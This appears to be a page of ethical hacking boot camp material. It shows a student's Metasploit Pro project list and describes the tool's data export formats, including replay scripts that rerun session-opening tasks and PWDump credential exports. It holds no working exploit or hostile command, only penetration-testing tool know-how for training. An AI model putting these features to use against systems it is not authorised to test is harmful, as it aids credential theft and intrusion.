	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
<input type="checkbox"/>	ImportScan	1	0	0	student	2 days ago	TESTING a scan import
<input type="checkbox"/>	QuickPenTest	1	0	0	student	2 days ago	
<input type="checkbox"/>	Nessus Import	1	0	0	student	2 days ago	
<input checked="" type="checkbox"/>	DiscoveryScan	2	0	0	student	2 days ago	
<input type="checkbox"/>	default	1	0	0	system	2 days ago	

Show 10 Showing 1 - 5 of 5

◀◀ 1 ▶▶

Exporting Data from Metasploit

- Metasploit Pro offers the following export types:
- ML export –
 - An XML file that contains the attributes for most of the objects in a project and can be imported into another project. XML exports are particularly useful if you have a data set that you want to reuse in another project or share with another instance of Metasploit Pro. For example, you can export an XML of project data if you want to reuse the scan data from a particular project.
- Workspace ZIP –
 - A zip that contains an XML export and any loot files, report files, and tasks logs. This export type is useful if you want to back up the data and contents in a project or share the project with other instances of Metasploit Pro.
- Replay script –
 - A batch file that reruns tasks that opened sessions on target hosts. A replay script consists of multiple resource files (.rc). Metasploit Pro creates a resource file for each session it opens. You can run a replay script from the pro console or msfconsole.
- PWDump –
 - A text file that contains all of the credentials for a project, including plaintext passwords, SMB hashes, and SSH keys. Credentials can be masked to enumerate user names only.



InfoSec Institute

Ethical Hacking Boot Camp